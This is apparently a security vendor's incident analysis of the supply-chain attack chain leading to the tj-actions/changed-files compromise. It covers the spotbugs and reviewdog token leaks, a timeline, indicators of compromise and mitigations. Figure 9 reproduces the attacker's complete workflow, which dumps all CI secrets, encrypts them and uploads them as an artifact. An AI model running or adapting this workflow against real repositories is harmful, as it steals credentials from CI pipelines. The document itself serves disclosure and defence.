Chronologically, this update relates to the prequel to the attack on tj-actions and covers the events that took place prior to what we have described so far. For ease of reading, please note that the following details represent a tracing-back process that will eventually help us to explain the complete timeline of this compromise.

Reviewdog's Compromise

We now know that reviewdog was compromised due to a reviewdog maintainer's leaked PAT.

For reference purposes, and in order to keep the maintainer's identity private, we will refer to the maintainer as RD_MNTNR (short for reviewdog maintainer) from now on.

At the time of the attack, RD_MNTNR's PAT had sufficient permissions to push tags to the reviewdog/action-setup repository. This allowed the attacker to override the v1 tag in the repository and point it to the malicious commit (b833eecd) that originated in a fork. By doing this, the attacker impacted any consumers of the v1 tag of the reviewdog/action-setup repository and everything else revealed in our article up to this point. Having discovered this, we can now ask the following question:

- How did the attackers get RD_MNTNR's PAT?

SpotBugs

While RD_MNTNR was an active maintainer in reviewdog, this maintainer was also taking an active part in other open-source projects, one of which was spotbugs. According to its description: "SpotBugs is FindBugs' successor. A tool for static analysis to look for bugs in Java code." As a Java ecosystem tool, the spotbugs organization maintains repositories for maven plugins, sonar and more.

We now know that RD_MNTNR's PAT was leaked by the attacker from the spotbugs/spotbugs repository. The attacker pushed a malicious GitHub Actions workflow file to the spotbugs/spotbugs repository, creating a malicious workflow run in the context of the repository. The attacker used this malicious workflow to leak all spotbugs/spotbugs secrets, which included RD_MNTNR's PAT. By reviewing the IoCs and speaking to the

maintainers of the involved repositories, **we estimate that this PAT had access to both spotbugs/spotbugs and to reviewdog/action-setup**.

The malicious commit and the workflow itself is shown below in Figure 9.

```
name: hewrkbwkyk
on:
  push:
    branches: hewrkbwkyk
jobs:
  testing:
    runs-on:
    - ubuntu-latest
    steps:
    - env:
        VALUES: ${{ toJSON(secrets)}}
      name: Prepare repository
      run: "\ncat <<EOF > output.json\n$VALUES\nEOF\n                    "
    - name: Run Tests
      env:
        PUBKEY: '-----BEGIN PUBLIC KEY-----

          MIICIjANBgkqhkiG9w0BAQEFAAOCAg8AMIICCgKCAgEAr/6v6llaSyFR+fvsNPyD

          Phrlf23nM+y4ZxRAYAkzTMz8++BptEQkzASA01yOU7rhBifqfo+OWGd39J1oGRbP

          QQoNIojig41eXL+roB3dG+Vx42zhBlgJttd2YzqwrjeB1Zt5DuCGa9Q+U0ySnt7H

          KMwhY78/Wy/7cDzH8KcOu5DPrIlLkONyzcwc/9IVbWrzWpwIktuc+QwSKBRGI8Bh

          bamC/S6G7UaDdhK+n00la1zMvzw+NbXwppyJstN5oMkEVVPQ6jH43Al+26Am2Gw8

          NdNgnLjnBt5gfQg0NeuvpiFRePvdVmTaQ5ahjRzpVry3TCH6f/V42NZ/ebNgnjPy

          oe5QJQMNYGQ834cRBjl8s5775DVY30ie/Bbt0T1deT+OPQTFxZwto1U3BlW9RDQq

          KS6CLYMPzztP7pOcJhAJJnTrgjIgiDLQ9ZwpKiL1z7fR0V2CyYIgVAuf7Q3aJd7L

          gcvlFnjLe3wgcgt9vcmzVM4sefcRte7j7xgziujZiTK6WB1BeNaIJ713RHWZvqHS

          Oj98k3oRbxt9M0xiM6VsWvQUAajMbzqvb1u7FpfMZN8/Chl9KN8Tj1RibGzASH0i

          L2arLQbLi87O8cD7smEf4PugI2pgrG8vvGY9R25el3dRmbMnT5eDVnODoa4pykGN

          EDZ/IfzbGvDREzhELruFT8cCAwEAAQ==

          -----END PUBLIC KEY-----

          '
      run: aes_key=$(openssl rand -hex 12 | tr -d '\n');openssl enc -aes-256-cbc -pbkdf2
        -in output.json -out output_updated.json -pass pass:$aes_key;echo $aes_key
        | openssl rsautl -encrypt -pkcs -pubin -inkey <(echo "$PUBKEY") -out lookup.txt
        2> /dev/null;
    - name: Upload artifacts
      uses: actions/upload-artifact@v4
      with:
        name: files
        path: ' |

          output_updated.json

          lookup.txt'
```

Figure 9. Malicious workflow in spotbugs/spotbugs.

By examining the workflow, we saw that it reacted to any push to the branch hewrkbwkyk. Once running, the workflow stringified all the available secrets, encrypted them with AES (symmetric encryption) and encrypted the symmetric key using a hard-coded RSA public key (asymmetric encryption). This ensured that the encrypted leaked secrets and their encryption key could only be decrypted and read by the attacker. The workflow then continued to upload this data as a workflow artifact, which the attacker could later download.

Returning to the attack flow, as stated above, the attacker was able to push this workflow to the spotbugs/spotbugs repository. When browsing to the spotbugs/spotbugs activity log, we saw the IoC shown in Figure 10 below.



Figure 10. spotbugs/spotbugs activity log.

The branch was created and deleted within one second (2025-03-11T10:52:22 UTC to 2025-03-11T10:52:23 UTC). This triggered a GitHub Actions run for the pushed changes, specifically for the malicious workflow, leaving barely any traces.

Summarizing this part, we now know that:

- RD_MNTNR's PAT was stored as a secret in spotbugs/spotbugs and it had access to both spotbugs/spotbugs and reviewdog/action-setup
- The attacker leaked RD_MNTNR's PAT using a malicious workflow pushed to spotbugs/spotbugs and later abused it for the reviewdog attack
- The attacker somehow had an account with write permission in spotbugs/spotbugs, which they were able to use to push a branch to the repository and access the CI secrets.

This, then, leads to another question:

- How did the attacker obtain write permission to spotbugs?

JurkaOfAvak

When browsing to the commit that the attacker used in order to introduce the malicious workflow to spotbugs/spotbugs, we discovered that it was created by the user jurkaofavak, which was subsequently deleted. This commit is shown in Figure 11.



Figure 11. Commit f5434e in spotbugs/spotbugs.

When we looked for other activities performed by this user, we found none. This suggests that jurkaofavak was another malicious user that the attacker created in order to perform a specific action. But with that said, we still had to understand how jurkaofavak obtained write access to spotbugs/spotbugs.

Further investigation led us to the following:

- The user jurkaofavak was invited to the spotbugs/spotobugs repository as a member by one of the spotbugs/spotbugs maintainers

Specifically, jurkaofavak was added as a member to the spotbugs/spotbugs repository on 2025-03-11T10:50:16 UTC, just two minutes prior to pushing the malicious branch and workflow. We obtained evidence of this invitation using internal tools and this was later verified by the spotbugs/spotbugs maintainer.

To keep this compromised maintainer's identity private, we refer to them as SPTBGS_MNTNR (short for spotbugs maintainer) from now on.

As the details unfold, let's review our findings:

- The attacker pushed a branch with a malicious workflow into spotbugs/spotbugs by creating a disposable user called jurkaofavak
- jurkaofavak had write permission in spotbugs/spotbugs, as they were a member in that repository
- The attacker somehow obtained the PAT of SPTBGS_MNTNR, which allowed the attacker to invite jurkaofavak to be a member of spotbugs/spotbugs

Now we have yet another question: How did the attacker obtain the PAT of SPTBGS_MNTNR?

The Initial Leak

Our tracing-back process was now bringing us closer to the initial leak that enabled this entire attack chain. Following our new discoveries, we reached out to SPTBGS_MNTNR. We would like to thank SPTBGS_MNTNR for their cooperation and conscientious response to this incident.

In our communication with SPTBGS_MNTNR, the maintainer filled us in on some additional details:

- On Friday March 21, GitHub Support contacted SPTBGS_MNTNR regarding malicious activity conducted on SPTBGS_MNTNR's behalf
- A few hours later, haya14busa (owner of reviewdog) also contacted SPTBGS_MNTNR with a report of suspicious activity
- GitHub supplied SPTBGS_MNTNR with their audit log from March 11, for further inspection
- SPTBGS_MNTNR then immediately rotated all of their tokens and PATs, to revoke and prevent further access by the attackers

When we looked for suspicious activity associated with the spotbugs organization, we noted that a fork followed by a pull request, was made to the spotbugs/sonar-findbugs repository by another deleted user: randolzfow. Our communication with SPTBGS_MNTNR confirmed that this indeed was the pull request that was used to leak their PAT.

Surprise! Pull_request_target

On 2024-11-28T09:45:13 UTC SPTBGS_MNTNR modified one of the spotbugs/sonar-findbugs workflows to use their own PAT, as they were having technical difficulties in a part of their CI/CD process. This change is shown in Figure 12.

Figure 12. Modification of a spotbugs/sonar-findbugs workflow to use a PAT.

On 2024-12-06 02:39:00 UTC, the attacker submitted a malicious pull request to spotbugs/sonar-findbugs, which exploited a GitHub Actions workflow that used the pull_request_target trigger.

For those unfamiliar with the risks involved in using the pull_request_target trigger in GitHub Actions, this is a GitHub Actions workflow trigger that allows workflows running from forks to access secrets, which may lead to a poisoned pipeline execution attack (PPE).

The pull request payload modified the repository's mvnw file, which was later used during the CI's invocation.

We have confirmed with SPTBGS_MNTNR that the PAT that was used as a secret in this workflow was the same PAT that later invited jurkaofavak to the spotbugs/spotbugs repository.

These realizations finally seemed to answer all of the questions that had been cropping up throughout the course of this chain of events and our investigation. Figure 13 shows the malicious pull request.



Figure 13. Malicious pull request in spotbugs/sonar-findbugs targeting the mvnw file.

Attack Flow Summary

Now that the above was laid out, we could map the full attack from its inception. This is demonstrated visually in Figure 14.

- The attackers abused a workflow in the spotbugs/sonar-findbugs repository
  - This workflow used the pull_request_target trigger to leak the PAT of a spotbugs maintainer
  - This PAT also had access to spotbugs/spotbugs
- After obtaining the spotbugs maintainer's PAT, the attackers created and invited a disposable, malicious user (jurkaofavak) to be a member in the spotbugs/spotbugs repository
- jurkaofavak pushed a branch with a malicious workflow that triggered a GitHub Actions run and immediately deleted the branch
  - The malicious workflow invocation in spotbugs/spotbugs leaked the PAT of a reviewdog maintainer; in this case, a maintainer of both spotbugs/spotbugs and reviewdog/action-setup
  - The leaked PAT had permissions to both of these repositories
- The attacker used the reviewdog maintainer's stolen PAT to override reviewdog/action-setup's v1 tag, causing it to point to a malicious commit that was done in a fork by the malicious user iLrmKCu86tjwp8

- After this, tj-actions/changed-files's CI workflow was invoked
  - This workflow uses the tj-actions/eslint-changed-files GitHub action as a pipeline dependency, which in turn depends on and runs the malicious code at reviewdog/action-setup
  - The malicious code stole a GitHub token that had write permission to tj-actions/changed-files
- Using this token, the attacker overrode a tag in tj-actions/changed-files, making it point to a malicious commit done in a fork by the malicious user mmvojwip, specifically targeting the coinbase/agentkit repository
- Next, coinbase/agentkit's CI workflow executed, consuming the malicious tag from tj-actions/changed-files and leaking the credentials to the attacker
- Coinbase was alerted by a third-party researcher that its CI was consuming malicious code, and it removed the vulnerable workflow
- The attacker overrode all tags in tj-actions/changed-files, making them point to a malicious commit, resulting in all workflow secrets being printed to the log by consumers of tj-actions/changed-files



Figure 14. Attack flow from start to finish. Icon source: Andrean Prabowo on Flaticon.

Followups and Open Questions

As a responsible maintainer of other projects in the open-source community, SPTBGS_MNTNR raised their concerns with us regarding the potential for further impact on other projects that they maintain. Although SPTBGS_MNTNR was not able to detect any further impact caused by their leaked PAT, we continue to investigate SPTBGS_MNTNR's audit logs. We're also auditing organizations and repositories that SPTBGS_MNTNR contributes to, to make sure that the attackers did not achieve further lateral movement capabilities.

In general, the whole attack flow as it unfolds leaves us with some unknowns. For instance, there is a three-month gap between when the attackers leaked SPTBGS_MNTNR's PAT and when they abused it.

We know the attacker specifically targeted Coinbase, and coinbase/agentkit's workflow started using tj-actions/changed-files only on March 7. As such, one possible hypothesis is that the attackers monitored the projects dependent on the tj-actions/changed-files and waited for an opportunity to compromise a high-value target.

Given the attacker's modus operandi of multiple attack stages, stealthy operations and attempts to erase all traces of malicious activity, we still have a mystery to solve. Having invested months of effort and after achieving so much, why did the attackers print the secrets to logs, and in doing so, also reveal their attack?

We continue to investigate, and will provide further updates as they become available.

Events Timeline

This timeline is based on available information. All times are UTC+0.

Date: November 28, 2024	
Time	**Action**
09:45:13	SPTBGS_MNTNR added their own PAT to spotbugs/sonar-findbugs
Date: December 6, 2024	
Time	**Action**
02:39:00	The attacker leaks SPTBGS_MNTNR's PAT from spotbugs/sonar-findbugs
Date: March 7, 2025	
Time	**Action**
20:04:00	Coinbase maintainer creates a workflow in the coinbase/agentkit repository, which depends on v39 of tj-actions/changed-files
Date: March 11, 2025	
Time	**Action**
17:06:12	Fork of reviewdog/actions-setup by iLrmKCu86tjwp8, setup and preparations
17:21:52	Fork of reviewdog/actions-typos by iLrmKCu86tjwp8, setup and preparations
18:17:20	Last recorded interaction of the user iLrmKCu86tjwp8 with the reviewdog/actions-setup fork
18:17:53	Last recorded interaction of the user iLrmKCu86tjwp8 with the reviewdog/actions-typos fork
18:42:09	Push in reviewdog/actions-setup of the “v1” tag to b833eecdf13c615cd60d5dede6f6593a4b3b4376 (malicious)

20:31:49	Force push in reviewdog/actions-setup of the “v1” tag to 3f401fe1d58fe77e10d665ab713057375e39b887 (clean)
Date: March 12, 2025	
Time	**Action**
15:28:44	Fork of coinbase/onchainkit by 2ft2dKo28UazTZ without any further actions
15:29:04	Fork of coinbase/agentkit by 2ft2dKo28UazTZ, followed by setup and preparations
15:32:02	Fork of coinbase/x402 by 2ft2dKo28UazTZ without any further actions
16:54:44	Fork of tj-actions/changed-files by 2ft2dKo28UazTZ, followed by setup and preparations
Date: March 13, 2025	
Time	**Action**
02:08:59	Last recorded interaction with the fork of tj-actions/changed-files by 2ft2dKo28UazTZ
17:55:11	Last interaction with the fork of coinbase/agentkit by 2ft2dKo28UazTZ
20:36:02	Fork of coinbase/agentkit by mmvojwip, followed by setup and preparations
Date: March 14, 2025	
Time	**Action**
13:49:00	Last recorded interaction with the fork of coinbase/agentkit by mmvojwip
15:10:00	Coinbase executes a malicious version of tj-actions/changed-files and leaks a token with write permissions
16:37:00	Coinbase maintainer removes the vulnerable workflow of coinbase/agentkit from the repository
16:57:00	Push event in tj-actions/changed-files, replacing all the tags with malicious commits

Indicators of Compromise

Commits Made by User iLrmKCu86tjwp8:

reviewdog/action-setup

1. https://github.com/reviewdog/action-setup/commit/0f176b316e1d41a945e574fc2ba76b0dc752d585
2. https://github.com/reviewdog/action-setup/commit/96be5a72d8adac89200e08658f69273912fe4783
3. https://github.com/reviewdog/action-setup/commit/61902a2b3c982d3551ad219bb0ff22f3663e44de
4. https://github.com/reviewdog/action-setup/commit/f966d8d897bc8033657b8e77da56a988029ce8c7
5. https://github.com/reviewdog/action-setup/commit/909ace6b17fc4045030e55f5ac27ca99f276ae80

6. https://github.com/reviewdog/action-setup/commit/454c8a19a12cde77505464d7e4549500c8ac68d0
7. https://github.com/reviewdog/action-setup/commit/04d5b6d4c18c06d7df6edabf914d0ded986c3a87
8. https://github.com/reviewdog/action-setup/commit/81796e43b6348d628e3e739a910d50704a5292c1
9. https://github.com/reviewdog/action-setup/commit/8d73381aa1c2ccd12c8ddcfefa47aeb1443e67e3
10. https://github.com/reviewdog/action-setup/commit/c27af8180030e1f3d0434473731f030dc1849edf
11. https://github.com/reviewdog/action-setup/commit/efa6ce46bcaa8751ad223e44be7977798c909304
12. https://github.com/reviewdog/action-setup/commit/143a52c0d919c1a69bdeafeab564650f6939a2b3
13. https://github.com/reviewdog/action-setup/commit/31b1df0e735ad8511fd7df3be8cf9351d8cb4de7

reviewdog/action-typos

1. https://github.com/reviewdog/action-typos/commit/26f36301be817815fbcb896d2c85e89f04b17df4
2. https://github.com/reviewdog/action-typos/commit/9bb460e92befdbb6506d2e643ae06c8b50205f97
3. https://github.com/reviewdog/action-typos/commit/75b5741c6bd9de9815741a40a41844598d409e7b
4. https://github.com/reviewdog/action-typos/commit/f33bbbbf1282af26b285a9a131e0bd43ca355e79
5. https://github.com/reviewdog/action-typos/commit/3a06be07e9c02ee1c5fede46928b6031d8d2383c
6. https://github.com/reviewdog/action-typos/commit/6db74f2d6b0600b8e38cf24b18fda283217e5ffb
7. https://github.com/reviewdog/action-typos/commit/1d10399139bd16e69ed2b7dbfda38735ea1cf324
8. https://github.com/reviewdog/action-typos/commit/3b9482055ba84ea8761eed6b3b9ecf9e79692a55
9. https://github.com/reviewdog/action-typos/commit/6c7b129ed2bbb59ed684c3847a587f4f4e94eaf8
10. https://github.com/reviewdog/action-typos/commit/cb6e155e9dec580de71f0fe89f832d2d9932997b
11. https://github.com/reviewdog/action-typos/commit/eb183376a83bdc6ecfc8168b22ffa6e2b1a9cb6e
12. https://github.com/reviewdog/action-typos/commit/5db6a72f3984e847a2a7d2a25169ca5e849798da
13. https://github.com/reviewdog/action-typos/commit/16c5092f4eb672004001d9bcdc0cf693fb76c1b4
14. https://github.com/reviewdog/action-typos/commit/1368857b9c9a47ba08727409ae9fbdeeba8a590a
15. https://github.com/reviewdog/action-typos/commit/48fbacf68b808429af544d0d7ebd90a5b4cec642

Commits Made by User 2ft2dKo28UazTZ

1. https://github.com/coinbase/agentkit/commit/0723a75a67a1de4b1b1c6cd66a8cab551023fc30
2. https://github.com/coinbase/agentkit/commit/868213ddd4dad8b24a3cb716a6ccc9f89e10d087
3. https://github.com/coinbase/agentkit/commit/8a269616e225e93b8f74d0eb4a86be041a493a76
4. https://github.com/coinbase/agentkit/commit/0723a75a67a1de4b1b1c6cd66a8cab551023fc30
5. https://github.com/coinbase/agentkit/commit/71f4822157821d0998d4a0f8e9e849cdcce9bdd2
6. https://github.com/coinbase/agentkit/commit/18b3e737f9449d94d73fad0bca718ba677676ac7
7. https://github.com/coinbase/agentkit/commit/7a7432e65a8666e4b04695f7c1ef03dfca75ad0b
8. https://github.com/coinbase/agentkit/commit/1ca37970d73ee40c173725de97fc8696aac93aa1
9. https://github.com/coinbase/agentkit/commit/bbbb1c63ceae1e7fb40054bb763f407dc200b37d
10. https://github.com/coinbase/agentkit/commit/2161165ec14fcb9d985970c353e17e84794fd694
11. https://github.com/coinbase/agentkit/commit/823bd75199f474ea7abdbe3a5debf9825c490156
12. https://github.com/coinbase/agentkit/commit/9cefe659a770b8d32ffe5f08f44de6456d9592af
13. https://github.com/coinbase/agentkit/commit/c00af6911bf03512d130462b6b7fe6a286f7ec98

Commits Made by User mmvojwip

1. https://github.com/coinbase/agentkit/commit/8edc60f030035f377780f421431a7ac66828253d
2. https://github.com/coinbase/agentkit/commit/b3a1c722b2aed7fa3e373fb04861826a7a00d0aa
3. https://github.com/coinbase/agentkit/commit/db25249e859d0259011a2f820ec75b5d1047c99b
4. https://github.com/coinbase/agentkit/commit/b39e2d4c31bc786b3a93ea832da887debfee1fc1
5. https://github.com/coinbase/agentkit/commit/a3bbd802082446e36b8976de78a7727e71638e36
6. https://github.com/coinbase/agentkit/commit/faf8d9d8b35369541d38f8d087d71e92cbeadd6b

Commits Made by User jurkaofavak

1. https://github.com/spotbugs/spotbugs/commit/f5434e31b6259b4e08684618a305bae127b6d784

Malicious Pull Request

1. https://github.com/spotbugs/sonar-findbugs/pull/1116

Mitigations and Recommended Actions

Immediate Steps for Affected Users

- **Identify usage:** Search for the tj-actions/changed-files action and other actions mentioned above in your repositories to determine whether and where it has been used.
- **Review workflow logs:** Examine past workflow runs for evidence of secret exposure double-encoded in Base64 text, especially if the logs are public.
- **Rotate secrets:** Revoke and regenerate any credentials that may have been exposed. Ensure that all API keys, access tokens and deployment credentials are refreshed.
- **Investigate malicious activity:** If you encounter any signs that the compromised action has been executed, investigate further for any signs of malicious activity.

Long-Term Security Improvements

- **Govern third-party services in use:** Implement vetting procedures to ensure external actions receive approval before being integrated into workflows.
- **Implement strict Pipeline-Based Access Controls (PBAC):** Reduce the permissions granted to GitHub Actions workflows to the minimum necessary. Use fine-grained and short-lived tokens instead of long-term and broadly scoped secrets.
- **Pin GitHub actions:** Instead of referencing GitHub actions by tag or branch (e.g., @v3 or @main), pin actions to a full-length commit SHA-1 hash to ensure that the code cannot be changed by a malicious actor.

To learn more about protecting your Version Control Systems (VCS) and CI/CD systems, we recommend reaching out to the OWASP Top 10 CI/CD Security Risks project.

The tj-actions/changed-files compromise underscores the risks inherent in CI/CD pipelines, and those posed by third-party dependencies. As adversaries increasingly target these environments to gain quick access to production

assets, organizations must adopt a security-first approach when incorporating external tools into their workflows.

The likelihood of supply chain attacks can be significantly reduced by implementing strict security measures, such as:

- Pinning dependencies
- Using verified actions
- Adopting PBAC

Teams must prioritize security and take proactive steps to safeguard their automation pipelines against potential threats.

Palo Alto Networks Protections and Mitigations

For existing customers, Prisma Cloud identifies executables and GitHub actions that are executed in their pipelines. The product identifies tools used by the organization, allowing customers to readily find whether the vulnerable action is in use, and in which pipelines. Customers can also implement out-of-the-box policies to protect against associated risks, as detailed below.

As customers are upgraded from Prisma Cloud to Cortex Cloud, they can benefit from all existing protections, enhanced with the ability for users to allow or restrict the usage of tools running in their pipelines, and to track deployment of forbidden tools – as shown below in Figure 9.



Figure 9. Identifying all uses of a malicious Github Action in Cortex Cloud.

Through various out-of-the-box policies designed to identify vulnerable areas within CI/CD environments, customers can help prevent similar future attacks, and reduce the impact of a potential breach.

Relevant Out-of-the-Box CI/CD Policies for Palo Alto Networks Customers

Palo Alto Networks customers should refer to the following policies in their environments, and mitigate the issues in accordance with the recommendations provided in each policy.

